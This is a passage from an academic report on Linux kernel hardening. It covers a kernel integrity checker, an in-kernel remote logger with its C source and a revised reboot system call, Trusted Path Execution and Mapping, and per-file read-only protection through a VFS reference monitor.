Capability Bounding Set : The capability bounding set contains the maximum capabilities any new process can get. Attacker could modify this and can give a process capabilities which were disabled. A copy of the `Capability Bounding Set` should be stored , in a different address location in kernel address space, as a reference to detect modifications.

6.1.4 Design and Implementation

If a user process is dedicated to perform kernel integrity checking, it has to read the kernel virtual memory through `/dev/kmem`. But for security reasons we recommend any detection or logging system related to the kernel should be inside the kernel only (see Section 6.2). So a kernel thread is dedicated for this job. We refer to this kernel thread as Kernel Integrity Checker (KIC).

When KIC is started, it first computes the MD5 checksum of each page of the kernel text region. It also prepares the references of other items mentioned in Section 6.1.3. The addresses of the pages, their respective MD5 checksums and other references are stored in dynamically allocated kernel memory and we refer to this as MD5 database. Once the MD5 checksums are stored in the MD5 database KIC goes to sleep. During this period from the moment kernel thread is started till it goes to sleep for the first time there will be no context switch. KIC wakes up periodically at regular intervals to compute the MD5 checksum of the running kernel. If the MD5 checksum comes out to be different from that in the database it will write to the `printk` buffer which is read by the kernel logger (see Section 6.2). The message that is written to the `printk` buffer will contain the addresses of the page which is modified and the name of the item to which the page belongs such as the text region of kernel or system call table or IDT table or module's text. This will give enough details for the administrator to analyze the attack. Then it is left to the discretion of the system administrator to take the next action. Even after a difference in MD5 checksums is observed, KIC would continue to run and would go to sleep at the same intervals of time. Once kernel modification is detected, KIC would not compute the MD5 checksums, but would log to `printk` continually. So kernel once modified and restored back by an attacker to get same MD5 checksum, would not silence the KIC.

During the period from the moment KIC wakes up from the sleep till it goes to sleep again after doing integrity check there will be no context switch. The length of the interval at which KIC wakes up periodically is reasonably adjusted to see no performance cost to other processes. This can be configured by system administrator during kernel compilation. KIC exits when `init` process or `shutdown program` calls `reboot` system call. `init` process informs KIC about the system shutdown before it shuts down the power.

A system call is provided which can start KIC. It is always preferred to start KIC through the `init` kernel thread. But since a number of things such as system calls, capabilities, modular

support are frozen dynamically, KIC should be started by the a root privileged process, once kernel is "sealed" completely. For this we introduced a new system call which starts `kic`.

Our kernel integrity checker has got several advantages over the current ones.

- KIC is a kernel thread which does not depend on `System.map`.
- The MD5 database is again in the kernel space memory which is harder for an attacker to modify.
- Being a kernel thread, the MD5 database can be prepared before `init` becomes a user process. Also it checks the integrity of the kernel until `init` process calls `reboot` system call. In case of user process integrity checkers, they are started only after `init` becomes a user process and would die long before reboot.
- Being a kernel thread it does not require to access `/dev/kmem`.
- KIC checks the integrity of the entire kernel text region. The current integrity checkers would check for only a few bytes of text in system call handlers.

The KIC, we implemented, can detect modifications made to the kernel's text only. It computes the MD5 checksum of text region of kernel as a whole and stores that in a dynamically allocated memory location.

6.1.5 Limitations

It is not impossible for an attacker to modify the MD5 checksum database, which is used by kernel integrity checker for comparison. By modifying the MD5 checksums stored in database the attacker can generate all kinds of false alarms for the administrator. He can also modify the kernel and replace the MD5 checksum in the database with the corresponding new checksum so that KIC cannot detect the modification.

One solution to prevent this is to compute the MD5 checksum of the database itself and store it in a different place in the kernel. This cannot be a complete solution because the stored MD5 checksum of database is again modifiable. But however it makes an attacker's attempts more harder.

6.2 Secure Logging

Linux kernel is a so-called monolithic kernel with dynamically loadable module support. For servers where security is of high priority, logging is important. Logging is typically done by a user process outside the kernel. But for security and performance reasons kernel logging should be inside the

kernel. In this chapter, we contribute an extension to the Linux kernel that provides a kernel space secure logging service. We have designed and implemented a kernel logging system called `kernel logger` that runs as a kernel thread.

6.2.1 `klogd` and `printk` buffer

Through out the kernel source code, there are calls to `printk` routine that appends messages to a circular buffer called the `printk` buffer. We refer to this buffer as kernel `printk` buffer or log buffer. The size of the buffer is 16KB on a uniprocessor machine and it may vary with the architecture and number of processors. The kernel expects that a user process invokes `syslog` system call that empties the contents of the kernel log buffer into a process-owned internal buffer. It is possible that `printk` messages are overwritten if `syslog` system calls are not invoked frequently enough. If the `printk` buffer is empty, the `syslog` system call makes the process to sleep until the buffer is non-empty. The process is woken when the buffer is non-empty or when a signal is sent to the process. Once the process reads characters from the buffer they are cleared from the buffer. In a typical Linux configuration, this service of emptying the kernel messages is provided by a user process called `klogd`. Any process which has the `CAP_SYS_ADMIN` capability can read from log, clear the buffer, disable or enable logging to console, and set the level of the messages printed to console.

`proc` file system provides the interface `/proc/kmsg` through which kernel logs can be read. `klogd` prefers the `proc` file system interface. If `/proc` is not mounted, `klogd` uses the `syslog` system call. `klogd` daemon has the ability to prioritize kernel messages. The raw kernel messages begin with a string prefix `<n>`, where the priority of the kernel message is encoded as a single digit n.

Vulnerabilities of `klogd` [Zalewski 1998] have been reported in various distributions of Linux [Beyer 2000]. Linux kernel does not restrict multiple processes calling `syslog` system call simultaneously. The `klogd`, when sleeping inside `syslog` system call is woken up on a signal delivery. So `klogd` can be manipulated to temporarily suspend logging while the attacker installs rootkits, modifies or deletes log files that reside on the local machine. `klogd` itself can be backdoored which may hide malicious attempts made by an attacker.

We agree that an operating system should provide only general purpose facilities and defer higher level facilities to be implemented in user processes. Kernel logging (especially in server machines) is so important for security and forensic purposes that it should be implemented inside the kernel. The resulting kernel performance loss must be carefully balanced with security gains.

Incorporating kernel logging into a separate process offers a clear separation of services. On the other hand, when kernel logging is made a part of the kernel, the overhead involved in the communication between address spaces of the user process and the kernel can be avoided.

When `klogd` is implemented inside the kernel there are chances for denial of service. The kernel logger has to ultimately record the log messages in a local file or send them to a remote system. When the local file system is full, or the remote logger is unreachable, the kernel should not get blocked causing a denial of service for other processes. Since Linux kernel remains non-preemptive (through versions 2.4.x), the chances for such denial of service are high.

6.2.2 Events to be Logged

Apart from events which a standard Linux kernel logs, we recommend that the events described in the following subsections should also be logged.

`exec` by a `setuid` Process In a stack overflow, or heap overflow attack (see Section 3.1) the attacker injects a shellcode on to the writable region of a `setuid` process and overwrites the return address. When the process executes the shellcode, it would `exec` an interactive shell, typically `/bin/sh`. It is not common for a `setuid` process to `exec` another binary.

`exec` by Background Tasks On a Linux server there are several root-owned processes, started via the `init` scripts, running in the background. Such unattended, i.e., `tty == NULL`, processes are often the preferred targets of attacks. Also, it is not common for such processes to `exec` another binary.

`sigkill`-ing `init`'s Children The `init` process starts a number of system and network services through various startup scripts. When the system is being shutdown, `init` sends `sigkill` signals to all those services. But it is very uncommon for processes, whose parent is `init`, to receive a `sigkill` signal when the system is actively running. Attacker, after gaining root privileges, typically installs backdoored versions of service programs. To run these newly installed programs, `sigkill` signal is sent to terminate currently running services.

Unhandled Exceptions A process may be terminated due to various reasons. Normally the processes terminate by calling `exit` system call at the end of `main` function. The kernel forcibly terminates a process when the process receives a signal which it cannot handle, or when an unrecoverable exception is caused by the process. Among the exceptions caught by IA-32 [Intel 2002a] are *segment not present fault*, *stack segment fault*, *general protection exception* (see 2.2.1.5), *page fault* (see 2.2.2.5), and *floating point error*.

An attacker may try many times before succeeding in a buffer overflow attack. During unsuccessful attempts the process being attacked gets terminated due to illegal memory access. When a process gets killed because of unhandled exceptions, it should be logged.

Normal Terminations Every process which terminates normally (i.e., by executing `exit` system call) should also be logged. Attackers are clever enough to avoid abnormal process termination during their unsuccessful attempts by making sure that the exploited process executes a `exit` system call if they fail. Logging of any process which terminates normally can be accomplished by accounting system call `acct`. `acct` writes to file in the local file system which is not recommended from a security point of view. All process accounting logs should be written to the kernel log buffer.

Denial of Requested Resources All processes have limits on the resources, such as CPU time, file size, heap size, stack size, core dump file size, number of open files, number of page frames allocated, size of process address space, and size of non-swappable memory. There are a maximum limit value and current usage value in the process descriptor. When a process requests resource allocation, the kernel denies the request if the current usage plus requested amount exceeds the maximum limit. Such denied resource allocation requests should be logged because an attacker can cause a denial of service by making exploited processes consume most of the system resources. For example, an exploited process can `fork` a large number of times so that the whole system's performance would come to a crawl.

Kernel Integrity Check The results of a kernel integrity check (Section 6.1) should be logged. The log message should contain the address of the page and name of the area to which the page belongs.

Frozen System calls All calls to frozen system calls should be logged.

Module Insertion If any process tries to insert modules, after the module support is frozen, it should be logged.

`/dev/kmem` All attempts to access memory devices should be logged.

Block Devices All attempts to write to block devices that are mounted read-only should be logged.

IP tables All attempts to modify or append the IPtable rules, after they are frozen, should be logged.

6.2.3 Kernel Logger Design

We argued that `klogd` should belong in kernel for server environments. In Linux, critical tasks, such as swapping out unused page frames, flushing disk caches, are performed by kernel threads. It is not efficient to perform these asynchronous tasks in a linear fashion. Both the tasks and user processes



Figure 6.1: Kernel Logger

would get better performance if the tasks are scheduled in background. The kernel logging should also be done in a background kernel thread. Our kernel logger is a kernel thread just like other kernel threads such as `kswapd`, `bdflush`, `keventd` and perform the same job as `klogd`. But even though kernel logger is a kernel thread, if it writes to file on the local system, then the security is still compromisable. So secure remote logging is required.

In remote logging the kernel messages are sent to a different machine where all the messages are stored in a file. There are already remote logging systems developed for `syslogd` and `klogd` [Zerr 2002]. Having logs on another machine is more secure because the rootkits may delete the log files that reside locally on the machine.

The kernel logger, we have designed, sends all the kernel messages to a remote system called log server. The IP address of remote log server and the port number are specified during kernel compilation. The kernel logger is started along with other kernel threads which are invoked before the `init` process. The kernel logger enters a continuous loop in which it checks for logs in `printk` log buffer. If the buffer is non-empty it makes a socket connection to the log server and sends the messages. If the buffer is empty then it goes into a wait queue and sleeps. When the buffer is non-empty, the kernel logger is woken up.

The remote server will not be available until the network is initialized. The log buffer should be long enough to buffer the log messages until network is available.

The log buffer is a circular buffer so that if the log messages exceed the size of the buffer before kernel logger reads them the messages would be overwritten since there should be no denial of service even at the cost of loss of log information. If the connection to remote log server is lost then the kernel thread would release the CPU and try again. The scheduling policy of kernel logger is set not to affect other processes even when connection to log server fails. We have justified this in the next section.

During execution of shutdown scripts (`init runlevel 6`), network is turned down long before the system reboot. So any kernel logs that are made after network is down should be written to console before the power is down. This gives the system administrator a chance to view the messages which the kernel logger could not send to the log server due to connection loss.

One another crucial thing is securing the log server. Only the service which receives messages from the server is turned on. Logs should be saved in a tertiary storage device and archived using shell scripts.

6.2.4 Kernel Logger Implementation

Currently we provide kernel logger as a patch to the standard Linux kernel. This adds a new system call `startklogger` that starts the kernel logger. But it is recommended, for security reasons, to start this kernel logging along with other kernel daemons before the `init` process.

The `init` kernel thread starts kernel logger along with other kernel threads such as `bdflush`, `kswapd`. The source code of `kernel_logger()` is given below.

```
void kernellogger(void)
{
  struct socket *sock;
  struct sockaddr_in sin;
  int error, sockfd;
  mm_segment_t oldfs;
  char c;
  int logbufcount, numofbytes, start;


  initialize_klogger();

  /* Prepare sin for connection */
  preparesockaddr(&sin);

  printk("\n" KERN_ALERT "HRDKRL: Kernel Logger  is started \n");

  while (1) {
    /* Create the socket and get socket file descriptor */
    sockfd = mysys_socket(PF_INET, SOCK_STREAM, 0);
    if (sockfd < 0) {
      printk("Kernel Logger: Socket creation failed, error: %d\n", sockfd);
      break;
    }
    /* Connect to log server */
    error = mysys_connect(sockfd, (struct sockaddr *) &sin, sizeof(sin));
    if (error < 0) {
      sys_close(sockfd);
      if (atomic_read(&systemrebooting) > 0) {
        writelogstoconsole();
```

```
        goto out;
      } else {
        yield();
        continue;
      }

    }

    /* get the socket descriptor from file descriptor */
    sock = sockfd_lookup(sockfd, &error);
  wait:
    wait_event(log_wait,
               (log_start - log_end) | atomic_read(&systemrebooting));

    if (atomic_read(&systemrebooting) > 0) {
      writelogstoconsole();
      goto out;
    }

    if (sock->file->f_op && ((sock->file->f_op->write) != NULL)) {
      logbufcount = 0;
      spin_lock_irq(&logbuf_lock);
      start = log_start;
      /* copy the contents of the log buffer into tempbuf */
      while ((log_start != log_end)) {
        tempbuf[logbufcount] = LOG_BUF(log_start);
        c = LOG_BUF(log_start);
        log_start++;
        logbufcount++;
      }
      spin_unlock_irq(&logbuf_lock);

      /* Write the log messgaes to socket */
      oldfs = get_fs();
      set_fs(KERNEL_DS);
      numofbytes =
          sock->file->f_op->write(sock->file, tempbuf, logbufcount,
                                  &sock->file->f_pos);
      set_fs(oldfs);

      if (numofbytes < 0) {

        log_start = start;
        sys_close(sockfd);
        if (atomic_read(&systemrebooting) > 0) {
          writelogstoconsole();
          goto out;
        } else {
          yield();
          continue;
        }
```

```
      }

      goto wait;
    } else {
      printk
          ("Kernel Logger: Write operation of socket is not present, exiting\n");
      break;
    }

    sys_close(sockfd);
  }
out:
  printk("\n" KERN_ALERT
         "HRDKRL: Klogger: Received reboot message, exiting \n");
  return;
}
```

When the buffer is empty, kernel logger goes into sleep in the wait queue called `log_wait`. The kernel logger will not be woken up with a signal arrival. It can be woken up only when either the `printk` buffer is non-empty or when the `reboot` system call is invoked. The kernel logger makes a TCP socket connection to the log server, reads the contents of the `printk` buffer, and sends the read content.

If the connection to log server fails, the logger yields the CPU to other threads and processes by setting the schedule policy to `SCHED_YIELD`. The scheduler examines the ready-to-run queue of processes, and based on the scheduling policies selects a process and assigns a CPU to it. When `SCHED_YIELD` is set, the kernel logger is added at the end of the run queue and it will not be the next immediate process selected by scheduler. When the kernel logger acquires CPU, it will retry establishing the connection.

When the connection to log server is unavailable, the logs are accumulated in the `printk` buffer. If it exceeds the size of the buffer before connection becomes available, messages at the beginning of the buffer are overwritten.

During system shutdown, `init` or `shutdown` program finally invokes `reboot` system call. We revised the `reboot` system call as shown in the listing below.

```
void notifyklogger()
{
  atomic_inc(&systemrebooting);
  wake_up_all(&log_wait);
  set_current_state(TASK_UNINTERRUPTIBLE);
  schedule_timeout(2500);
  current->state = TASK_RUNNING;
}

asmlinkage long sys_reboot(int magic1, int magic2, unsigned int cmd,
```

```
                          void *arg)
{
  char buffer[256];

  /* We only trust the superuser with rebooting the system. */
  if (!capable(CAP_SYS_BOOT))
    return -EPERM;

  /* For safety, we require "magic" arguments. */
  if (magic1 != LINUX_REBOOT_MAGIC1 ||
      (magic2 != LINUX_REBOOT_MAGIC2 && magic2 != LINUX_REBOOT_MAGIC2A &&
       magic2 != LINUX_REBOOT_MAGIC2B))
    return -EINVAL;

  lock_kernel();
  switch (cmd) {
  case LINUX_REBOOT_CMD_RESTART:
    notifyklogger();            /* inform klogger before power shutdown */
    machine_restart(NULL);
    break;

  case LINUX_REBOOT_CMD_CAD_ON:
    C_A_D = 1;
    break;

  case LINUX_REBOOT_CMD_CAD_OFF:
    C_A_D = 0;
    break;

  case LINUX_REBOOT_CMD_HALT:
    notifyklogger();            /* inform klogger before power shutdown */
    machine_halt();
    do_exit(0);
    break;

  case LINUX_REBOOT_CMD_POWER_OFF:
    notifyklogger();            /* inform klogger before power shutdown */
    machine_power_off();
    do_exit(0);
    break;

  case LINUX_REBOOT_CMD_RESTART2:
    notifyklogger();            /* inform klogger before power shutdown */
    machine_restart(buffer);
    break;

  default:
    unlock_kernel();
    return -EINVAL;
  }
  unlock_kernel();
```

```
  return 0;
}
```

The revised `reboot` system call sets the kernel variable `systemrebooting` to 1 and wakes up kernel logger if it is sleeping on the `log_wait` queue. The process which called `reboot`, then voluntarily releases the CPU, goes into uninterruptible sleep for m ticks (currently set at $m = 2500$). The kernel logger calls `writelogstoconsole()` in which it writes any available messages in the `printk` buffer to the console before it terminates.

Before the kernel logger starts execution, it's process descriptor attributes are initialized. `init` process is made parent of kernel logger and the necessary capabilities are assigned. All the signals are blocked, including `sigkill` and `sigterm`. The scheduling attributes `nice` and `policy` are set to `DEF_NICE` and `SCHED_OTHER` respectively. `SCHED_OTHER` is normal time-sharing policy, which is the default.

The performance of the system may be affected because the kernel logger runs in kernel space and Linux kernel is non-preemptive. Because of situations such as when connection to log server is lost and when a attacker program triggers continuous logging, there may be significant performance loss to other processes. We have designed the kernel logger in such a away that even during such situations the performance loss is negligible. The reasons for this prediction are:

- The scheduling policy of the kernel thread is `SCHED_OTHER` in which the process is assigned dynamic priority. In this policy the process which is not allocated CPU will get more priority over the process which has already used CPU. Also this policy would never obstruct real-time processes with `SCHED_FIFO` and `SCHED_RR` policies. `nice` is set to `DEF_NICE` which makes the base priority of the kernel logger low enough.

- When the connection is lost, kernel logger relinquishes the CPU and enters the run queue at the end.

- The kernel logger locks the buffer and then reads all the messages in `printk` buffer at once. Once all the messages are read the buffer becomes empty and so it goes to sleep releasing the lock on the buffer and the CPU for other processes. So even if an attacker executes a program which triggers continuous writing of logs to the buffer the overall system throughput would not be lowered much. The attacker can only make the kernel logger sleep lower amount of time in wait queue but cannot make it continuously busy without releasing the CPU.

6.3 Trusted Path Execution

The use of principle of least privilege eliminates most of the security threats reported with standard operating systems. Trusted Path Execution (TPE) is one such mechanism.

Traditionally, Trusted Path is one where the parent directory is owned by root and is neither group nor others writable. A file is said to be in the Trusted Path only if the directory of the file is owned by root and it has neither group nor others writable permissions. TPE works based on an internal list of trusted user ids. If a given user tries to execute a file not in the Trusted Path, and their user id is not in the kernels trusted list, they are denied execution privileges. This is known as Trusted Path Execution. TPE is highly recommended for server environments.

TPE is not a feature of standard Linux kernel. In this section, issues regarding implementation of TPE by Grsecurity are discussed. In the end we propose an improved way of restricting the users and that is called Trusted Path Mapping (TPM). With TPM, the system administrator can specify a list of trusted path directories during kernel compilation. Unlike TPE, which is based on a list of users, TPM restricts all the users, including superuser.

6.3.1 TPE Implementation by Grsecurity

Any file that has to be executed should first be mapped to virtual address space of the process. This can be done in two ways. The first one is through system call `execve`. For this the file should be an "executable" file. The other one is through system call `mmap`. For this the file should be a position independent code such as shared libraries (see 2.5.2).

Grsecurity [Spender 2003] has released an implementation of TPE in the form of a kernel patch and it is a part of its comprehensive set of secure patches. Grsecurity allows to specify a group id whose users should be restricted to TPE. Grsecurity's TPE patch intercepts functions of three system calls: `execve, mmap, mprotect`. `mprotect` system call is also intercepted since using `mprotect` system calls permissions of a memory region can be modified.

For a TPE restricted user, the file which is passed as argument to `execve` system calls should pass through the following checks.

- The owner of the directory of file should be root
- The directory of filename should not be group or other writable permissions

If any of the above condition fails then the system call fails and so the file is not executed.

In case of `mmap` system call, if the file is mapped with executable permissions then it has to satisfy the above two conditions. In case of `mprotect` system call, if the new access permission

include executable permissions then the file which is associated with the memory region should satisfy the above two conditions.

Grsecurity patch would not restrict TPE restricted users to memory map a file, with readable and writable access permissions.

```
int gr_tpe_allow(const struct file *file)
{
    struct inode *inode = file->f_dentry->d_parent->d_inode;
    if (current->uid && grsec_enable_tpe && in_group_p(grsec_tpe_gid) &&
        (inode->i_uid || (!inode->i_uid && ((inode->i_mode & S_IWGRP) ||
                                            (inode->i_mode & S_IWOTH))))) {
        security_alert(GR_EXEC_TPE_MSG,
                       gr_to_filename(file->f_dentry, file->f_vfsmnt),
                       DEFAULTSECARGS);
        return 0;
    }
    return 1;
}
```

This function checks for the two conditions described before. `inode` contains the i-node of the parent directory of the file. The function `in_group_p()` checks if the group id is in TPE restricted group users. `S_IWGRP` and `S_IWOTH` are bit masks which represent group writable and others writable permissions respectively.

6.3.2 Trusted Path Mapping

Even if a file is mapped to a memory region with only read permissions or only write permissions or both, the instructions in the memory region can still be executed by the processor. This is because, according to paging in IA-32 architecture any page which is readable is executable and any page which is writable is both readable and executable.

So to prevent this, we have designed and developed "Trusted Path Mapping" (TPM). Here any file which has to be mapped to process address space should be in one of the trusted path directories. For this, the system calls `execve, mmap` are intercepted.

6.3.2.1 Design and Implementation

TPM consists of TPM monitor and TPM directory database. Any call to `execve, mmap` system calls should pass through the TPM monitor. The monitor would search whether the file which is passed as an argument to the system call is in any of the trusted path directories stored in TPM directory database. If the file is not in the trusted directories then the system call is denied. TPM directory database contains i-node numbers and device numbers of the trusted directories. During kernel compilation, system administrator has to specify the list of trusted path directories.



Figure 6.2: Trusted Path Mapping

TPM can be activated in two different ways. The first one is through the `init` kernel thread. The `init` kernel thread, before entering user mode, would lookup the file system for the i-nodes of the directories and fills the TPM directory database. No other process would modify the database. If one of trusted directories is in a file system which is not mounted before `init` kernel thread becomes a user process, then i-node lookup fails. For this a second way of activating TPM is introduced.

The second way of activating TPM is through a newly introduced system call called `tpm`. Once all the file systems are mounted this system call is called which does i-node lookup and fills TPM directory database.

We recommend the first way because in case of the second one there is longer window for the attacker to execute arbitrary binaries.

6.4 Read-only File System

In a server machine, only a few files need to be writable. E.g., files in subdirectories such as `/bin, /sbin, /usr/bin, /usr/sbin` do not need to be modified while the system is in the service mode. In particular, the directory which contains system monitoring utilities, system configuration files and other important files should be read-only. The writable files are typically in `/var`, `/tmp`, and a few files in `/etc` directories. We regard re-writing the files in `/etc` as a poor practice, and suggest establishing symbolic links to files in `/var` as a compromise that continues this tradition.

In most operating systems, an entire file volume can be mounted read-only. Unfortunately, this prevents only well behaving and non-exploit programs from modifying the files. E.g., by mounting a partition such as `/dev/hda3` read-only at, say, mount point `/mnt/3`, we may believe that we have prevented the alteration of files whose full path names begin with `/mnt/3`. However, the root user can change arbitrary blocks of `/dev/hda3` via tools such as `dd`.

But to make a particular file or a few files on a file system read-only, while the rest is read-write is not possible conceptually. Note that the attacker who gained root privileges can easily change permissions on files and directories. Linux kernel does not offer such fine grain control over the file system. In this section we propose an architecture based on intercepting the system calls of virtual file system to achieve this. Before that, protection attributes of ext2 file system with which each file can be made read-only, is explained.

6.4.1 ext File System Extended Attributes

This protection is purely file system specific. ext file system is the default file system in Linux. From ext2 file system, extra attributes are offered for each file. Of them, the protection attributes are:

```
EXT2_IMMUTABLE_FL               Immutable file
```

```
EXT2_APPEND_FL                  writes to file may only append
EXT2_NOATIME_FL                 do not update atime
EXT2_SECRM_FL                   Secure deletion
```

A file which has `EXT2_IMMUTABLE_FL` attribute cannot be modified: it cannot be deleted or renamed, no link can be created to this file, no permission bits can be changed, ownership of the file cannot be changed, and the file is not modifiable. No user including root can modify the file with immutable attribute. Only the process which has `CAP_LINUX_IMMUTABLE` capability can set or clear this attribute. If the capability `CAP_LINUX_IMMUTABLE` is frozen, even root cannot modify immutable attribute. In this way individual files can be made read-only completely. This attribute cannot be set with any system call that is provided by VFS. Using `ioctl` system call, these extended attributes of file are set. The utility programs which are used to modify and view these attributes on a file are `chattr`, `lsattr`.

As mentioned earlier, this immutable attribute on file is purely file system specific. So in order to make a file "immutable" regardless of file system we propose a design in which VFS system calls are intercepted.

6.4.2 The Current VFS

Through VFS (virtual file system), Linux transparently supports multiple native file systems such as ext2, ext3, Minix as well as non-native file systems such as VFAT, and NTFS. That is, regardless of whether a file is on an ext2 or NTFS volume, processes use the same set of system calls to access that file. In the internal data structures of VFS such as `i-node`, `i-node_operations`, there is a field or function to support every operation provided by the file system supported by Linux. For every read, write or any I/O operation call on a file, the kernel substitutes the actual function with that of the file system of the file. By intercepting these VFS system calls, read-only capability can be achieved on a per file basis.

Every file, of any type of file system, has a unique i-node ([Bach 1986]), which contains the information necessary to access the file, such as file ownership, access rights, file size and location of the file's data in the file system. It also contains the specific information about file system in which the file is located.

We consider a file is read-only if and only if

No process can modify the file's data or directory contents The system calls used to modify the data content of the file are `open, mknod, create, mkdir, rmdir, link, unlink, write, writev, pwrite, truncate, ftruncate`, and `sendfile`.



Figure 6.3: Revised VFS with Reference Monitor and RID

No process can modify the attributes of the file The relevant system calls are `chmod, fchmod, lchown, fchown, chown`, and `utime`.

No process can rename the file The relevant system call is `rename`.

No shared mapping of the file is possible The relevant system calls are `mmap` and `mprotect`

6.4.3 Reference Monitor

Our approach of making files read-only is based on controlling the execution of above mentioned system calls. We introduce a subsystem called the Reference Monitor and the Read-Only I-Node Database (RID) which exists in the kernel's memory.

Reference Monitor contains a `reference` function and an `inodesearch` function. The only way any process can call any of the above mentioned system calls will now be through this reference monitor. The reference function is used to make decisions about whether to permit or deny a

system call request based on the information kept in RID, described below. Given an i-node, `inodesearch` function would tell whether it is present in the RID.

Read-only I-Node Database The RID contains i-node numbers of the files and directories which should be read-only. The reference function computes the i-node number of the path name received as an argument to the system call. If this number is found in RID, write access is denied. All the denied requests are logged to `printk` buffer.

The path names of files which are read-only are decided by the administrator and should inform the kernel through a system call. This system call should be invoked right after file system is mounted by startup scripts. Once file system is mounted, and the system call is invoked, the system call routine will track down the i-node numbers of the read-only files and builds the RID. All modifications to RID are done by the system call handler. So once all the list of files are informed to kernel through system call, it should be frozen so that no other process can modify RID.

6.4.4 Protecting Raw Devices

The above techniques make a file read-only from the virtual file system point of view. But the attacker can still modify the contents of any file by accessing special device files. Not only that, the attacker can corrupt the disk by modifying file system data structures. LIDS [XIE and Biondi 2003] kernel patch offers this raw device protection.

It is the virtual file system of kernel that hides the differences between device files and regular files from application programs. The Linux system contains two types of devices, block devices and character devices. Each device is identified with a `type`, a `major number`, and a `minor number`. Every device has a path name that has the same syntax as that of a file path name, an i-node, and occupies a node in directory hierarchy of file system. The device file is distinguished from other files by the file type stored in the (`i_mode`) field of i-node.

Recording the i-node numbers of these device files associated with hard disk devices in RID is of no use because attacker can create another device file for the same hard disk with different i-node number using the `mknod` system call.

